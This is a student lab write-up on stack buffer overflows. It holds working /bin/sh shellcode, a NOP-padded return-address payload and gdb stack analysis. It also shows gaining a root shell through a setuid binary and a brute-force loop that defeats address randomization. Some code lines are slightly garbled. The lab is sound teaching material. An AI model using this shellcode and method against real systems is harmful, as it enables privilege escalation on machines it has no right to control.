

Network Security

Assignment -6

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Buffer Overflow - Write up

Task1: Shellcode – Brain Teaser

/*****A program that creates a file containing code for launching shell*****/

Program - 1

```
#include <stdlib.h>
#include <stdio.h>
```

```
const char code[ ] = "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";
```

```
int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*) ( ))buf) ( );
}
```

Program - 2

```
#include <stdlib.h>
#include <stdio.h>
```

```
const char code[ ] = "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";
```

```
int main(int argc, char **argv)
{
    printf("Shellcode Length: %d\n", (int)sizeof(code)-1);
    int (*ret)() = (int(*)())code;
    ret();
    return 0;
}
```

The above program-2 will run and execute and gives the shell without the execstack flag because the code[] is declared as global variable and is stored in **Initialized Data Segment** , in the memory-layout of c program, whereas in program-1 it is saved in the **Stack** part.

For the program-1 buf[] is allocated in stack and the code is copied to the buf. The content in buf[] is directly executed. To execute a content in the stack we have to use execstack flag to make some regions of memory as executable.

In case of program-2 it(ret) contains the address of variable(code) so there is no need to make the memory executable. This is controlled by NX bit in the CPU.

Task 2: Exploiting the Vulnerability

First the the shellcode is stored in the environmental variable using the export command and execute the code with another program to get the starting address of that environment variable.

```
sandy@ubuntu: ~/Desktop/new
sandy@ubuntu:~/Desktop/new$ export SHELLCODE=$(python shell.py)
sandy@ubuntu:~/Desktop/new$ make env
cc      env.c      -o env
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbffff536
sandy@ubuntu:~/Desktop/new$
```

Here the actual shellcode is written in “shell.py”. After this we get the address 0xbffff536 as the starting address of our shellcode.

Now we have to find the actual size of buffer where vulnerability is there for that we use gdb - peda for the debugging.

```
gdb-peda$ disas main
Dump of assembler code for function main:
0x080484a3 <+0>:  push    ebp
0x080484a4 <+1>:  mov     ebp,esp
0x080484a6 <+3>:  and     esp,0xfffffff0
0x080484a9 <+6>:  sub     esp,0x220
0x080484af <+12>: mov     edx,0x80485f0
0x080484b4 <+17>: mov     eax,0x80485f2
0x080484b9 <+22>: mov     DWORD PTR [esp+0x4],edx
0x080484bd <+26>: mov     DWORD PTR [esp],eax
0x080484c0 <+29>: call    0x80483c0 <fopen@plt>
0x080484c5 <+34>: mov     DWORD PTR [esp+0x21c],eax
0x080484cc <+41>: lea     eax,[esp+0x18]
0x080484d0 <+45>: mov     edx,DWORD PTR [esp+0x21c]
0x080484d7 <+52>: mov     DWORD PTR [esp+0xc],edx
0x080484db <+56>: mov     DWORD PTR [esp+0x8],0x204
0x080484e3 <+64>: mov     DWORD PTR [esp+0x4],0x1
0x080484eb <+72>: mov     DWORD PTR [esp],eax
0x080484ee <+75>: call    0x8048370 <fread@plt>
0x080484f3 <+80>: lea     eax,[esp+0x18]
0x080484f7 <+84>: mov     DWORD PTR [esp],eax
0x080484fa <+87>: call    0x8048484 <bof>
0x080484ff <+92>: mov     DWORD PTR [esp],0x80485fa
0x08048506 <+99>: call    0x8048390 <puts@plt>
0x0804850b <+104>: mov     eax,0x1
0x08048510 <+109>: leave
0x08048511 <+110>: ret
End of assembler dump.
gdb-peda$
```

By the `disas main` command we are able to find the return address of the main program and setting the breakpoint at appropriate line we are able to analyse the starting address of the buffer.

```
sandy@ubuntu: ~/Desktop/new
gdb-peda$ x/20xw $esp
0xbffff070: 0xb7fc6ff4 0xb7fc6ff4 0x00000000 0xb7e25900
0xbffff080: 0xbffff2c8 0xb7ff26a0 0x0804b008 0xb7fc6ff4
0xbffff090: 0x00000000 0x00000000 0xbffff2c8 0x080484ff
0xbffff0a0: 0xbffff0b8 0x00000001 0x00000204 0x0804b008
0xbffff0b0: 0x00000000 0xb7e25900 0x90909090 0x90909090
gdb-peda$
```

The selected portion shows from the starting address of the buffer to the return value. A total of 28 bytes including the return address `0x080484ff`.

In this region we have to use our exploit code to make the buffer overflow exploit and run our shellcode. So we will over write this portion of the code ie, return address `0x080484ff` to our address where shellcode is present ie, at `0xbffff536` and remaining space is appended with `NOP`.

```
python -c 'print "\x90"*24+"\x36\x5\xff\xbf" > badfile
```

```
sandy@ubuntu: ~/Desktop/new
=> 0x804849c <bof+24>: mov    eax,0x1
0x80484a1 <bof+29>: leave
0x80484a2 <bof+30>: ret
0x80484a3 <main>: push  ebp
0x80484a4 <main+1>: mov    ebp,esp
[-----stack-----]
0000| 0xbffff070 --> 0xbffff084 --> 0x90909090
0004| 0xbffff074 --> 0xbffff0b8 --> 0x90909090
0008| 0xbffff078 --> 0x0
0012| 0xbffff07c --> 0xb7e25900 (0xb7e25900)
0016| 0xbffff080 --> 0xbffff2c8 --> 0x0
0020| 0xbffff084 --> 0x90909090
0024| 0xbffff088 --> 0x90909090
0028| 0xbffff08c --> 0x90909090
[-----]
Legend: code, data, rodata, value
12      return 1;
gdb-peda$ x/20xw $esp
0xbffff070: 0xbffff084 0xbffff0b8 0x00000000 0xb7e25900
0xbffff080: 0xbffff2c8 0x90909090 0x90909090 0x90909090
0xbffff090: 0x90909090 0x90909090 0x90909090 0xbffff536
0xbffff0a0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff0b0: 0x90909090 0x90909090 0x90909090 0x90909090
gdb-peda$
```

Thus after executing this we are able to access the shell (`/bin/sh`).

```
sandy@ubuntu: ~/Desktop/new
sandy@ubuntu:~/Desktop/new$ gcc -g -z execstack -fno-stack-protector -o stack stack.c
sandy@ubuntu:~/Desktop/new$ make exploit
cc      exploit.c  -o exploit
sandy@ubuntu:~/Desktop/new$ ./exploit
sandy@ubuntu:~/Desktop/new$ ./stack
$ ls
badfile  env  env.c~  exploit.c  peda-session-stack.txt  shell.py~  stack.c
badfile~ env.c  exploit  exploit.c~ shell.py  stack      stack.c~
$ ls -l
total 72
-rw-rw-r-- 1 sandy sandy 516 Mar 15 23:43 badfile
-rw-rw-r-- 1 sandy sandy 29 Mar 15 21:01 badfile~
-rwxrwxr-x 1 sandy sandy 7197 Mar 15 22:26 env
-rw-rw-r-- 1 sandy sandy 131 Mar 15 22:19 env.c
-rw-rw-r-- 1 sandy sandy 135 Mar 10 23:59 env.c~
-rwxrwxr-x 1 sandy sandy 7340 Mar 15 23:43 exploit
-rw-rw-r-- 1 sandy sandy 672 Mar 15 23:43 exploit.c
-rw-rw-r-- 1 sandy sandy 673 Mar 15 23:32 exploit.c~
-rw-rw-r-- 1 sandy sandy 35 Mar 15 23:23 peda-session-stack.txt
-rw-rw-r-- 1 sandy sandy 93 Mar 15 22:24 shell.py
-rw-rw-r-- 1 sandy sandy 93 Mar 15 22:19 shell.py~
-rwxrwxr-x 1 sandy sandy 9783 Mar 15 23:43 stack
-rw-rw-r-- 1 sandy sandy 511 Mar 15 19:51 stack.c
-rw-rw-r-- 1 sandy sandy 511 Mar 15 19:30 stack.c~
```

This exploit is done using a badfile where its content is written by the exploit.c program and this badfile is used to exploit the program stack.c. The exploit.c is appended with the starting address of environmental variable (SHELLCODE) with appropriate NOP here the address is written after 24 NOP.

stack.c is compiled by

```
gcc -z execstack -fno-stack-protector -o stack stack.c
```

exploit .c is compiled by

```
make exploit
```

First run ./exploit and the ./stack

Task 3: To Get Root Shell

Before changing the ownership the ./stack will give /bin/sh, ie, prompt(\$)

```
sandy@ubuntu: ~/Desktop/new
sandy@ubuntu:~/Desktop/new$ ./stack
$ id
uid=1000(sandy) gid=1000(sandy) groups=1000(sandy),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare)
$
```

To make the above vulnerable program SETUID root:

```
#gcc -g -o stack -z execstack -fno-stack-protector stack.c
```

```
#chown root:root stack
```

```
# chmod 4755 stack
```

```
sandy@ubuntu:~/Desktop/new$ sudo chown root:root stack
[sudo] password for sandy:
sandy@ubuntu:~/Desktop/new$ sudo chmod 4755 stack
sandy@ubuntu:~/Desktop/new$ ./stack
# uid
/bin//sh: 1: uid: not found
# id
uid=1000(sandy) gid=1000(sandy) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),1000(sandy)
#
```


After changing the permission and running the `./stack` command we get the root prompt(`#`), the euid (effective user id) and group is set to root.

Task 4: Address Randomization

Now, we turn on the Ubuntu's address randomization.

```
# /sbin/sysctl -w kernel.randomize_va_space=2
```

The address of environmental variable keeps on changing so that the return address specified in the program exploit program can be found using the brute force method only.



```
sandy@ubuntu: ~/Desktop/new
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbfb445a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbfbcb65a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbf9075a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbfca35a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbf8f75a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbfc585a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbfad5a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbfaf65a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbf9fa5a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbfd6d5a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbf95d5a7
sandy@ubuntu:~/Desktop/new$
sandy@ubuntu:~/Desktop/new$
```

Otherway is to create a test.sh file and run it in loop will reduces the time for brute force attack

Program for brute for check


```
/**test.sh**/
```

```
write true
```

```
do
```

```
./stack
```

```
done
```



The screenshot shows a terminal window with a black background and green text. It displays the execution of a script named test.sh. The script runs a loop where it repeatedly executes ./stack, causing segmentation faults (core dumped) and printing the path ./stack. After 10 iterations, the script prints 'ls: not found'. Then, the user enters 'ls' and the terminal shows a directory listing of files in the current directory, including badfile, env, env.c, exploit.c, exploit.c~, peda-session-dash.txt, peda-session-stack.txt, stack, stack.c, stack.c~, and test.sh. The prompt '\$' is visible at the bottom.

```
./test.sh: line 4: 9802 Segmentation fault (core dumped) ./stack
./test.sh: line 4: 9804 Segmentation fault (core dumped) ./stack
./test.sh: line 4: 9806 Segmentation fault (core dumped) ./stack
./test.sh: line 4: 9808 Segmentation fault (core dumped) ./stack
./test.sh: line 4: 9810 Segmentation fault (core dumped) ./stack
./test.sh: line 4: 9812 Segmentation fault (core dumped) ./stack
./test.sh: line 4: 9814 Segmentation fault (core dumped) ./stack
./test.sh: line 4: 9816 Segmentation fault (core dumped) ./stack
./test.sh: line 4: 9818 Segmentation fault (core dumped) ./stack
./test.sh: line 4: 9820 Segmentation fault (core dumped) ./stack
./test.sh: line 4: 9822 Segmentation fault (core dumped) ./stack
./test.sh: line 4: 9824 Segmentation fault (core dumped) ./stack
./test.sh: line 4: 9826 Segmentation fault (core dumped) ./stack
./test.sh: line 4: 9828 Segmentation fault (core dumped) ./stack
./test.sh: line 4: 9830 Segmentation fault (core dumped) ./stack
./test.sh: line 4: 9832 Segmentation fault (core dumped) ./stack
./test.sh: line 4: 9834 Segmentation fault (core dumped) ./stack
$ ls
ls: not found
$ ls
badfile  env.c~    peda-session-dash.txt  stack    test.sh~
badfile~ exploit  peda-session-stack.txt stack.c
env      exploit.c shell.py    stack.c~
env.c    exploit.c~ shell.py~   test.sh
$
```

After several execution we will get the shell.